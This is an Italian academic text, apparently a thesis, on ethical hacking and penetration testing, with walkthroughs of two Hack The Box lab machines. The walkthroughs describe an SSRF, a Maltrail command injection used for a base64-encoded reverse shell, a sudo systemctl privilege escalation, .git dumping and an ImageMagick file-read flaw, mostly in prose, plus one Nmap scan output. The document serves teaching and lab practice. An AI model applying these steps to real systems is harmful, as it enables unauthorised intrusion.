L'ethical hacking è la branca dell'informatica che si occupa di valutare i sistemi e la loro sicurezza, provando, previa autorizzazione dei proprietari, ad accedervi simulando l'attacco di un malintenzionato. In questo modo le vulnerabilità riscontrate nel sistema possono essere poi rimosse, così da aumentare il suovgrado di sicurezza di esso. La figura professionale che svolge questo compito è chiamata ethical hacker, o anche white hat, in contrapposizione con i black hat, cioè chi fa dell'hacking uno strumento per fini criminali. Gli hacker etici seguono solitamente una serie di principi necessari a rendere il cyber-space più sicuro e utile. Questi principi possono essere riassunti nel modo seguente:

- *Apertura*: con questo principio si fa riferimento alla libertà di accesso per chiunque, a computer e informazioni complete nel cyber-space, le quali possono essere utili per apprendere qualcosa del mondo. L'accesso completo e libero consente un miglioramento dei sistemi informatici e aiuta l'apprendimento personale.
- *Decentralizzazione*: questo è un principio per cui la responsabilità e il potere sul sistema informativo non ricade su alcuna autorità, come aziende o stati, ma è divisa equamente su ogni utente, così da accertare il libero scambio e accesso all'informazione.
- *Miglioramento del mondo*:questo è il fine che il cyber-space dovrebbe sempe perseguire, consentendo di creare al suo interno strumenti e applicativi, che possono migliorare e semplificare la vita di tutti.

I principi sopra descritti, oltre che dare una prospettiva etica, sono spesso molto utili per svolgere al meglio il compito dell'ethical hacker, condividendo problemi e soluzioni incontrati su Internet, così da semplificare e migliorare il lavoro dei colleghi.

2.1.2 Cosa sono i test di penetrazione

La principale attività degli ethical hacker è costituita dai penetration test o test di penetrazione, ovvero simulazioni di attacchi hacker su sistemi informatici con lo scopo di trovare vulnerabilità o errori di progettazione, valutare le conseguenze che questi possono portare, così come le eventuali opportunità di utilizzo per ulteriori attacchi. I risultati di queste analisi verranno poi inseriti all'interno di un rapporto, con, se possibile, delle proposte per risolverle. Tutto questo risulta spesso oneroso in termini di tempo e risorse; tuttavia è necessario per certificare il livello di sicurezza di una rete. Un penetration test si può dire di successo solo se riesce a rilevare delle criticità; tuttavia, è necessario chiarire che è molto improbabile che un test di penetrazione rilevi tutte le vulnerabilità, indipendentemente da quanto bene sia eseguito. Proprio per questo è importante che i penetration test vengano eseguiti periodicamente, soprattuto se vengono apportate modifiche al sistema.

2.1.3 Tipi di pentest e fasi di realizzazione

I penetration test possono essere molto diversi in quanto a mezzi e finalità; tuttavia, in generale, si dividono in 3 macrocategorie:

- *Black box*, o a scatola nera, in cui a chi svolge i test non viene data in anticipo alcuna informazione riguardo al sistema e le sue componenti. Questa è la tipologia di penetration test più simile ad un attacco vero e proprio, poichè difficilmente un attaccante, dall'esterno del sistema, avrà accesso alle informazioni rilevanti della vittima. Tuttavia risulta anche la tipologia più onerosa in termini di denaro e tempo, poichè, non avendo informazioni, la fase cosiddetta di esplorazione, che consiste nel trovare punti deboli e che verrà trattata in modo più approfondito successivamente, risulta più complicata e lunga.

- *White box*, o a scatola bianca, in cui al penetration tester vengono forntite tutte le informazioni sul sistema, come i codici sorgenti delle applicazioni, gli indirizzi IP dei terminali, e così via. Questo tipo di penetration test mira per lo più a individuare errori di progettazione o eventuali conseguenze di attacchi da parte di membri all'interno della rete, come dipendenti o utenti, i quali sono solitamente a conoscenza di diverse informazioni sensibili sul sistema.

- *Grey box*, o a scatola grigia; come si intuisce, costituisce un punto d'incontro tra le due tipologie di cui sopra, spesso utilizzato per scopi più specifici, come, ad esempio, esaminare una determinata sottorete, fornendo informazioni all'analista solo su di essa.

I penetration test sono composti da sette fasi principali, ognuna delle quali deve essere adeguatamente illustrata all'interno del rapporto che l'analista consegna al cliente, una volta terminato il test. Questi passi e la loro descrizione servono all'ethical hacker per tenere traccia del lavoro eseguito, così come al cliente per poter ricreare i passi utilizzati dall'analista per attaccare il sistema, e valutare le strategie di risoluzione.

Le fasi di un penetration test sono le seguenti:

- *Accordo preliminare*: esso consiste in un colloquio tra analista e cliente, in cui si discutono e determinano i vari aspetti del test che sarà eseguito. Questa pratica serve per salvaguardare il tester, che esplica quali possono essere le conseguenze di un attacco al sistema, ad esempio un disservizio di quest'ultimo, o l'esposizione di informazioni al penetration tester, cose che spesso non vengono prese in considerazione dal cliente, ma che, al contempo, potrebbero rivelarsi inaccettabili per esso. Una volta chiarite le

possibili complicazioni, il penetration tester si assicura che non avrà ritorsioni legali e potrà agire in libertà per quanto gli viene consentito. Allo stesso tempo, il cliente può determinare i limiti che il test deve rispettare, e può determinare quali informazioni e strumenti possono essere utilizzati per eseguire il test.

- *Raccolta di informazioni*: questa è la fase in cui si analizzano le informazioni pubbliche relative all'obiettivo, come gli account sui social network o siti web, oppure informazioni sugli utenti del sistema vittima, i quali, spesso, condividono informazioni sensibili senza rendersene conto. Tutte queste informazioni pubbliche prendono il nome di Open Source Intelligence (OSINT); esse possono essere integrate con tecniche di ingegneria sociale e sono spesso determinanti per la buona riuscita di un penetration test.

- *Progettazione dell'attacco*: essa consiste nel pensare come un possibile malintenzionato, valutando varie strategie di attacco, e i conseguenti danni, che è possibile causare, sulla base delle informazioni raccolte nella fase precedente. Viene, dunque, effettuata un'analisi delle risorse più importanti che il bersaglio può avere, come informazioni o servizi, e si ipotizzano strategie su come ottenere quelle risorse.

- *Analisi delle vulnerabilità*: questa è la fase in cui si comincia ad esaminare attivamente il sistema vittima, spesso con l'ausilio di scanner di vulnerabilità, al fine di trovare un punto debole per poter accedere al bersaglio e manometterlo. L'analisi delle possibili falle tramite software, però, non può sostituire un lavoro critico manuale, ma può integrarlo e semplificarlo. Questa fase è solitamente accompagnata da ricerche online e consultazione di strumenti come i database delle vulnerabilità; questo perchè, nella stragrande maggioranza dei casi, i software da manomettere, soprattutto se di grandi aziende, non saranno aggiornati alle ultime versioni, di conseguenza, con grande probabilità, sul web sarà presente documentazione su falle già scoperte per i software di interesse.

  Durante questa fase, è anche possibile eseguire delle simulazioni dell'attacco che si andrà a testare, poichè, come spiegato in precedenza, tentativi di attacco falliti possono compromettere il funzionamento del sistema in modo indesiderato.

- *Exploitation*: durante quaesta fase ha luogo l'attacco e possono essere utilizzati degli script o degli strumenti, come Metasploit, che semplificano di molto il lavoro. Lo scopo di questa fase è ottenere accesso al sistema vittima; tuttavia può capitare che non si riesca nell'obiettivo, e in tal caso si torna all'analisi delle vulnerabilità per progettare un nuovo attacco. Solitamente, però, la fase di exploitation consente di accedere al sistema tramite quello che viene definito "foot-hold", o punto di appoggio, come utente, senza quindi privilegi e funzionalità rilevanti; solo nella fase successiva sarà possibile valutare opportunità di maggior impatto.

- *Post exploitation*: questa fase consiste nel valutare i risultati dell'attacco; spesso, infatti, ci si trova all'interno del sistema vittima senza, però, l'accesso completo a tutte le risorse di quest'ultimo. Tuttavia, analizzando il sistema dall'interno, è possibile individuare altre vulnerabilità e, di conseguenza, provare ulteriori attacchi, accedere ad altre informazioni prima nascoste oppure decretare il raggiungimento dell'obiettivo del test e passare alla fase successiva. Solitamente nella fase di post-exploitation ssi cerca di effettuare l'attività chiamata "privilege escalation", si cerca cioè, con le nuove informazioni a disposizione, di acquisire ulteriori privilegi sfruttando altre vulnerabilità, arrivando, se possibile, ai privilegi di amministratore.

- *Rapporto*:questo rappresenta l'ultima fase del penetration test e consiste nel descrivere accuratamente ciò che è stato fatto durante la sua esecuzione, specificando le informa-

Figura 2.1: Logo di Kali Linux

zioni utili raccolte, come si è evoluto l'attacco e quali danni un malintenzionato avrebbe potuto causare, per finire con le possibili soluzioni alle problematiche riscontrate in esso.

2.1.4 Ruolo dei pentest nella realizzazione dei prodotti software

I penetration test, nel corso della vita di un prodotto software, possono, e dovrebbero, essere eseguiti con una certa frequenza, sia in fase di realizzazione del prodotto, sia dopo la sua commercializzazione. Questo perchè, come spiegato precedentemente, spesso un solo test non è sufficiente a rilevare tutte le vulnerabilità; inoltre con aggiornamenti del prodotto e delle tecnologie con cui si integra è molto probabile che nuove criticità vengano a crearsi.

Il costo di un penetration test può variare molto, sia in base alla categoria a cui esso appartiene (black box, white box, ogrey box), sia in base alla tipologia di software in esame; i siti web o le web app, ad esempio, sono i più costosi; in generale, un penetration test di qualità può costare tra i 1.500 e i 50.000 euro.

2.2 Le tecnologie coinvolte

Alcune delle attività dei penetration test vengono effettuate su qualsiasi tipo di sistema obiettivo; è questo il caso, per esempio, di attività per la scansione delle porte attive sulla macchina vittima, o l'utilizzo di payload relativi a software molto comuni. Per questo motivo sono stati sviluppati degli strumenti software che consentono di velocizzare tali attività; nel seguito verranno descritte alcune tra quelle più famose e utilizzate.

2.2.1 Kali Linux

Kali Linux (Figura 2.1) è un sistema operativo GNU/Linux basato su Debian; al suo interno sono presenti una serie di strumenti software molto utili per lo studio e l'attuazione di penetration test, ma anche di altre attività per la sicurezza informatica. Kali Linux è open source; al suo interno sono presenti anche strumenti di ricerca e forum per l'apprendimento relativo ai suoi componenti. Nei penetration test che saranno effettuati successivamente, Kali Linux rappresenterà sempre il sistema operativo della macchina attaccante, e la maggior parte degli strumenti utilizzati per l'attacco sono già presenti al suo interno. Questo sistema operativo risulta un ottimo strumento per i primi approcci ai penetration test; inoltre, Linux è un sistema operativo molto utilizzato, e quindi, risulta facilmente accessibile.

Figura 2.2: Logo di Hack The Box

2.2.2 Nmap

Nmap è uno degli strumenti messi a disposizione da Kali Linux. Esso risulta molto utile nella fase di analisi delle vulnerabilità. Questo software, infatti, dopo l'inserimento di qualche parametro, tra cui l'indirizzo IP del bersaglio, consente di interrogare le porte di comunicazione di quest'ultimo, individuando quali tipologie di servizi o software sono attivi su di esso. Questa pratica risulta poco invasiva, per cui riesce solitamente ad eludere eventuali antivirus che vedono il traffico di rete causato da nmap come del comune traffico di comunicazione; inoltre interrogare le porte di rete non è una pratica illegale, per quanto non dovrebbe essere di interesse per soggetti senza doppi fini. Nmap risulta essere, anche, veloce e particolarmente preciso nella descrizione dei software sul bersaglio, carpendo sia il nome del software che la sua versione, cosa che risulta particolarmente utile per successive ricerche sul web che possono rivelare vulnerabilità già note e, quindi, semplificare il lavoro del pentester.

2.2.3 Metasploit Framework

Metasploit Framework è un software open source, utilizzabile dalla shell di sistema, che consente di facilitare il penetration test, nella fase di exploit, mediante l'uso di payload, ovvero di codici da eseguire sulla macchina bersaglio. All'interno di questo framework sono presenti molti exploit, ciascuno dei quali sfrutta una nota vulnerabilità, per cui è possibile scegliere l'exploit adatto ad un dato sistema manualmente o utilizzando la funzionalità di ricerca. Una volta effettuata la scelta, vanno inseriti dei parametri che dipendono dalla macchina vittima e dall'effetto che si vuole causare. Infine si sceglie una codifica adeguata per il payload, così che non venga notato dalle difese del bersaglio. Metasploit è compatibile con tutti i sistemi operativi più utilizzati: Windows, Linux e Mac OS; per questi motivi è uno strumento estremamente utile e potente.

2.2.4 Hack The Box

Hack The Box (HTB) è una piattaforma online dedicata alla formazione degli ethical hacker. Essa mette a disposizione dei corsi sulla sicurezza, delle certificazioni e challenge di vario genere tra cui delle macchine virtuali per esercitarsi nei cyber-attacchi, e di conseguenza nei penetration test (Figura 2.2). Nei prossimi capitoli verranno effettuati dei pentest proprio sulle macchine messe a disposizione da Hack The Box, differenziati sia per sistema operativo della vittima che per difficoltà nell'attacco. Queste macchine sono appositamente pensate per essere manomesse; perciò tutto ciò che verrà trattato è completamente legale, cosa che, invece, non vale per un generico sistema informatico, per il quale mettere in pratica ciò che è illustrato nel seguito risulta illegale e penalmente perseguibile.

La struttura di queste sfide, denominate "capture the flag", si compone di due fasi; nella prima, che corrisponde alla fase di exploit di un generico penetration test, l'obiettivo è quello di ottenere i permessi di livello utente nel sistema bersaglio; se si ha successo si potrà

accedere ad un codice che rappresenta la prima bandiera. La seconda parte, che corrisponde alla fase di post-exploitation, consiste nell'ottenere i privilegi di amministratore del sistema; a questo punto si otterrà, di nuovo, accesso ad un codice che corrisponde alla seconda e ultima bandiera. Qualsiasi strumento che possa servire nello scopo è consentito; tuttavia le macchine virtuali sono pensate per istruire l'utente sull'utilizzo di uno specifico software, e può risultare molto difficile trovare strade alternative.

CAPITOLO 3

Progettazione e realizzazione del primo penetration test

In questo capitolo verrà trattato il primo penetration test, a partire dalle informazioi date da Hack The Box sulla macchina, seguendo con la ricerca e l'analisi delle vulnerabilità, per poi eseguire effettivamente il primo exploit. Infine si traggono le conclusioni e si fanno alcuni commenti su questa simulazione.

3.1 Analisi della macchina

Prima di eseguire effettivamente l'exploit, come trattato nel capitolo precedente, vanno analizzate le informazioni che Hack The Box ci mette a disposizione; allo stesso modo bisogna effettuare delle ricerche per sfruttare tali informazioni.

3.1.1 Raccolta informazioni

La prima macchina affrontata è chiamata "Sau", è valutata con difficoltà di attacco bassa ed ha come sistema operativo Linux (Figura 3.1).

L'unica altra informazione che Hack The Box mette a disposizione è l'indirizzo IP della macchina: 10.10.11.224; per ottenere maggiori dettagli bisogna utilizzare Nmap (Figura 3.2) ed analizzarne la risposta. Come spiegato in precedenza, nmap viene già fornito nel pacchetto di Kali Linux; perciò, è sufficiente eseguire direttamente i comandi da terminale.

Gli argomenti facoltativi utilizzati hanno le seguenti funzionalità:

- `-A` viene utilizzato per abilitare la rilevazione del sistema operativo e la sua versione sulla macchina bersaglio, degli script in esecuzione su di essa e la traceroute necessaria per raggiungerla;

Figura 3.1: Immagine della sfida su Hack The Box

Figura 3.2: Comando dal terminale per utilizzare nmap



Figura 3.3: Risposta di nmap al comando precedente

- `-v` viene utilizzato per aumentare la verbosità dei risultati, rendendoli più leggibili;
- `-Pn` viene utilizzato per ignorare la ricerca degli host e tenere in considerazione solo quelli online.

Analizzando la risposta di nmap (Figura 3.3), si nota una grande quantità di informazioni acquisite. Quelle più rilevanti sono, sicuramente, le porte in ascolto, cioè la porta 22, la porta 80, anche se filtrata, e la porta 55555, che è aperta. Più specificatamente:

- la porta 22, è aperta per connessioni ssh, e rivela anche qual'è il sistema operativo del sistema bersaglio e la sua versione;
- la porta 80, è filtrata, di conseguenza rischiosa da utilizzare; essa è usata per comunicazioni con protocollo http, quindi, probabilmente, una pagina web;
- la porta 55555, è aperta e con servizio apparentemente sconosciuto; tuttavia la risposta segue il protocollo HTTP; inoltre nmap ha trovato la rotta `/web`, per cui si deduce che è presente un'altra pagina web.

Su quest'ultima, inoltre, nmap ha trovato una rotta URL a cui corrisponde un sito web.

Inserendo come URL su un qualsiasi motore di ricerca l'IP della macchina bersaglio, seguito dal numero della porta 55555 e dalla rotta `/web`, si presenta una web app (Figura 3.4). Questa, chiamata request basket, in sostanza consente di creare degli URL che, se utilizzati, reindirizzano l'utente ad un'altra pagina che viene impostata.

3.1.2 Analisi e ricerche sulle vulnerabilità

Dalla scansione di nmap è stato individuato, come unico servizio esposto dal bersaglio, il sito sopra descritto. Eseguendo delle ricerche online emerge che questo sito è vulnerabile ad una tipologia di attacco web chiamata Server-Side Request Forgery (SSRF). In sostanza, il fatto che il sito consenta di impostare un URL qualsiasi al quale possono essere reinderizzati gli utenti, consente anche di impostare un URL relativo ad un servizio privato, all'interno del sistema vittima stesso, il quale dovrebbe essere inaccessibile dall'esterno. Nel caso specifico ciò



Figura 3.4: Pagina web esposta dalla macchina vittima



Figura 3.5: Impostazioni sull'indirizzo di inoltro sul basket "prova"

consentirebbe di accedere al servizio privato presente alla porta 80 (Figura **????**impostazioni basketFigura **??**impostazioni basketi può notare che è stato creato un "basket" di nome "prova", il quale comporrà l'URL a cui l'utente farà riferimento, cioè 10.10.11.224:55555/prova. L'URL di reindirizzo, invece, è stato scelto tenendo in considerazione che, quando si fa riferimento ad un'altra porta sullo stesso host, l'IP utilizzato è sempre 127.0.0.1, e dato che il reindirizzo avviene lato server, cioè sulla macchina vittima, l'URL di destinazione sarà 127.0.0.1:80.

3.2 Realizzazione dell'exploit

Una volta individuate le vulnerabilità e come sfruttarle, è possibile procedere con l'exploit, valutarne i risultati e procedere con l'attività di privilege escalation.



Figura 3.6: Servizio presente sulla porta 80 del sistema bersaglio



Figura 3.7: Comando sul terminale per impostare una porta di ascolto

3.2.1 Exploit

Una volta impostato l'URL di reindirizzo (Figura 3.5), è possibile, sempre utilizzando il browser, visitare l'URL creato in precedenza; si verrà automaticamente reindirizzati al sito presente sulla porta 80 (Figura 3.6).

Come è possibile notare, è presente sul sito un riferimento al software utilizzato e alla sua versione, cioè Maltrail v. 0.53. A questo punto l'attaccante è già entrato nel sistema vittima; infatti, è avvenuto un accesso non consentito alla pagina web sopra descritta; tuttavia questa pagina non è di alcun interesse, per cui andrà eseguita una privilege escalation.

3.2.2 Post-Exploitation

Dopo alcune ricerche, è emerso che il sito presente sulla porta 80, ovvero Maltrail, è vulnerabile ad attacchi di tipo Command Injection, in fase di login. Solitamente la cosa più utile che si può fare, quando è possibile far eseguire un comando al bersaglio, è realizzare una reverse shell. Questa pratica consiste nell'inviare alla macchina vittima il comando che questa deve eseguire per instaurare una remote shell, ovvero dare la possibilità ad una macchina in remoto di impartire ordini al sistema che esegue questo comando.

In sostanza, quando è possibile impartire un comando alla macchina vittima, si può anche ottenere una comunicazione stabile con essa. Per fare questo è necessario prima riservare una porta, sulla macchina attaccante, per instaurare la comunicazione (Figura 3.7).

Una volta preparata la comunicazione, basta vistare la pagina di login del sito impartendo il comando in Figura 3.8 da terminale; questo è codificato in base 64 per eludere eventuali sistemi di sicurezza; in sostanza viene inserita una stringa al posto del nome utente, contenente ";", che rappresenta la fine di un comando e l'inizio di uno nuovo in Python3. Il comando che segue indica l'IP della maccchina a cui cedere una finestra del terminale e su quale porta di essa comunicare.

Una volta eseguita questa operazione, la nostra porta in ascolto dovrebbe connettersi con la macchina vittima (Figura 3.9).

Figura 3.8: Comando in base 64 per eseguire la reverse shell



Figura 3.9: La porta preposta alla comunicazione informa l'attaccante che la connessione è stata instaurata con successo

A questo punto si ha accesso a tutti i file e i software che sono presenti nella macchina vittima; tuttavia non si hanno i privilegi necessari per eseguirli.

Per ottenere i privilegi si procede esaminando prima di tutto che tipo di utenza è stata ottenuta con le operazioni precedenti (Figura 3.9). Si nota che l'accesso ottenuto è quello di un utente chiamato `puma`; muovendosi nel file sistem si trova poi il file di testo che contiene il primo codice, ovvero la prima bandiera: quella dell'utente (Figura 3.10).

Per ottenere ulteriori privilegi è possibile, anzitutto, verificare a quali comandi si è ottenuto l'accesso (Figura 3.11).

Si nota che l'utente `puma` può eseguire, senza bisogno di password, i comandi relativi al package `usr/bin/systemctl`. Eseguendo alcune ricerche, si trova rapidamente che è possibile eludere l'autenticazione per agire come amministratore utilizzando una vulnerabilità di questo package. In questo modo si ottengono tuti i privilegi ed è possibile anche trovare la seconda e ultima bandiera del sistema, cioè `root.txt` (Figura 3.12).

3.3 Conclusioni

Al termine di questo penetration test, che teoricamente è classificato come facile, ma al primo impatto si è rivelato un po' ostico, è evidente che la fase di post-exploitation risulta essere il vero cuore dei penetration test, rivelandosi la più lunga e complessa delle varie parti del test.

D'altra parte, come è stato spiegato in precedenza, queste macchine virtuali hanno come scopo quello di insegnare determinate tipologie d'attacco agli utenti, che, in questo caso, erano il Server-Side Request Forgery e il Command Injection.

Di particolare rilevanza è stata, anche, la ricerca su Internet; questo strumento è imprescindibile per i penetration tester; infatti, i due attacchi di cui sopra erano facilmente reperibili e ampiamente spiegati sul web.



Figura 3.10: Elenco dei file della cartella corrente, tra cui quello che rappresenta la bandiera utente



Figura 3.11: Comandi eseguibili per l'utente `puma`



Figura 3.12: Acquisizione dei privilegi di root e relativa bandiera

CAPITOLO 4

Progettazione e realizzazione del secondo penetration test

In questo capitolo verrà trattato il secondo penetration test, a partire dalle informazioi date da Hack The Box sulla macchina, proseguendo con la ricerca e l'analisi delle vulnerabilità, per poi eseguire effettivamente l'exploit. Infine verranno tratte le conclusioni e saranno presentati alcuni commenti su questa simulazione

4.1 Analisi della macchina

Prima di eseguire l'exploit, come nel capitolo precedente, devono essere analizzate le informazioni che Hack The Box ci mette a disposizione; allo stesso modo è necessario effettuare delle ricerche per sfruttare tali informazioni.

4.1.1 Raccolta informazioni

La seconda macchina affrontata è chiamata "Pilgrimage", è valutata con difficoltà di attacco bassa ed ha come sistema operativo Linux (Figura 4.1).

L'unica altra informazione che Hack The Box mette a disposizione è l'indirizzo IP della macchina: 10.10.11.219; per ottenere maggiori dettagli bisogna utilizzare nmap (Figura 4.2) ed analizzarne la risposta. L'uso di nmap avviene in modo analogo a quanto spiegato nel capitolo precedente (Figura 4.2).

Il risultato ottenuto dalla scansione delle porte con nmap (Figura 4.3) evidenzia 2 porte disponibili. Il loro ruolo e i dettagli sono i seguenti:

- la porta 22 è aperta per le comunicazioni con protocollo ssh, mostra il sistema operativo, che, come previsto, è una distribuzione Linux, il software per le comunicazioni ssh, che è OpenSSH, e la sua versione, cioè la 8.4;

Figura 4.1: Logo della challenge

Figura 4.2: Comando nmap utilizzabile da terminale

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_http-server-header: nginx/1.18.0
|_http-title: Pilgrimage - Shrink Your Images
| http-methods:
|_  Supported Methods: GET HEAD POST
```

Figura 4.3: Informazioni risultanti dal comando di nmap utilizzato

- la porta 80 mostra un servizio che usa il protocollo HTTP, inotre viene rivelata anche una cartella `.git` non protetta.

Con queste informazioni è possibile, utilizzando un browser, visitare il sito presente all'indirizzo 10.10.11.219:80, il quale mostra una web app per la condivisione delle immagini (Figura 4.4). In particolare il sito consente di caricare delle immagini, che verrano memorizzate sul server, alla quali verrà associato un URL per consentire a chiunque di vederle tramite quell'indirizzo.

4.1.2 Analisi e ricerche sulle vulnerabilità

Attraverso uno strumento chiamato "git dumper", è possibile, nel caso si riesca a trovare una cartella `.git`, rivelare gli elementi del file system relativo al sito web (Figura 4.5).

Analizzando il contenuto del file `index.php`, che solitamente rappresenta l'elemento principale di un sito web, è possibile trovare ulteriori informazioni su file potenzialmente utili (Figura 4.6). Alla riga evidenziata nella Figura 4.6 è, inoltre, presente un riferimento a un software utilizzato per la manipolazione delle immagini, chiamato "ImageMagick".

Da ulteriori ricerche online emerge che il software ImageMagick ha una vulnerabilità. Attraverso immagini opportunamente codificate, infatti, a seguito del relativo caricamento, è possibile esaminare il contenuto dei file all'interno del sito, alla ricerca di dati o altre vulnerabilità.

